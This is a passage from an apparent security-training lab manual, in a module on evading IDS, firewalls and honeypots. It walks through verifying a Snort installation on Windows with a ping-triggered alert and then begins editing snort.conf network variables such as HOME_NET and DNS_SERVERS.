
Ping statistics for 172.217.2.206:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 8ms, Maximum = 12ms, Average = 10ms

C:\Users\Administrator>
```


Module 12 – Evading IDS, Firewalls, and Honeypots

24. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

Note: The Google IP address will differ when you perform this task.



```
Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15 .....
5D 19 56 A8 ]..v.

+++++
WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422371 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF 90 D8 9B .....


+++++
WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422382 02:15:5D:19:56:AC -> 33:33:00:00:00:16 type:0x86DD len:0x6E
fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:96
00 00 00 02 04 00 00 00 FF 02 00 00 00 00 00 00 .....
00 00 00 01 FF B1 55 19 04 00 00 00 FF 02 00 00 .....U.....
00 00 00 00 00 00 00 00 00 00 00 00 00 FB .....

+++++
```

25. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

26. Configure the **snort.conf** file, located at **C:\Snort\etc**.

27. Open the **snort.conf** file with **Notepad++**.



```
C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
1 #-----
2 # VRT Rule Packages Snort.conf
3 #
4 # For more information visit us at:
5 # http://www.snort.org Snort Website
6 # http://vrt-blog.snort.org/ Sourcefire VRT Blog
7 #
8 # Mailing list Contact: snort-sigs@lists.sourceforge.net
9 # False Positive reports: fp@sourcefire.com
10 # Snort bugs: bugs@snort.org
11 #
12 # Compatible with Snort Versions:
13 # VERSIONS : 2.9.15.0
14 #
15 # Snort build options:
16 # OPTIONS : --enable-gre --enable-mpis --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --ena
17 #
18 # Additional information:
19 # This configuration file enables active response, to run snort in
20 # test mode -T you are required to supply an interface -i <interface>
21 # or test mode will fail to fully validate the configuration and
22 # exit with a FATAL error
23 #-----
24
25 #####
26 # This file contains a sample snort configuration.
27 # You should take the following steps to create your own custom configuration:
28 #
29 # 1) Set the network variables.
30 # 2) Configure the decoder
31 # 3) Configure the base detection engine
32 # 4) Configure dynamic loaded libraries
33 # 5) Configure preprocessors
34 # 6) Configure output plugins
35 # 7) Customize your rule set
36 # 8) Customize preprocessor and decoder rule set
37 # 9) Customize shared object rule set
38 #
39 #-----
Normal text file length: 29,452 lines: 721 Ln: 1 Col: 1 Pos: 1 Unix (LF) UTF-8 INS
```



28. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.1.19**.

Note: This IP address may vary when you perform this task.

29. Leave the **EXTERNAL_NET any** line as it is.

30. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **\$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

Note: Here, the DNS server is **8.8.8.8**.



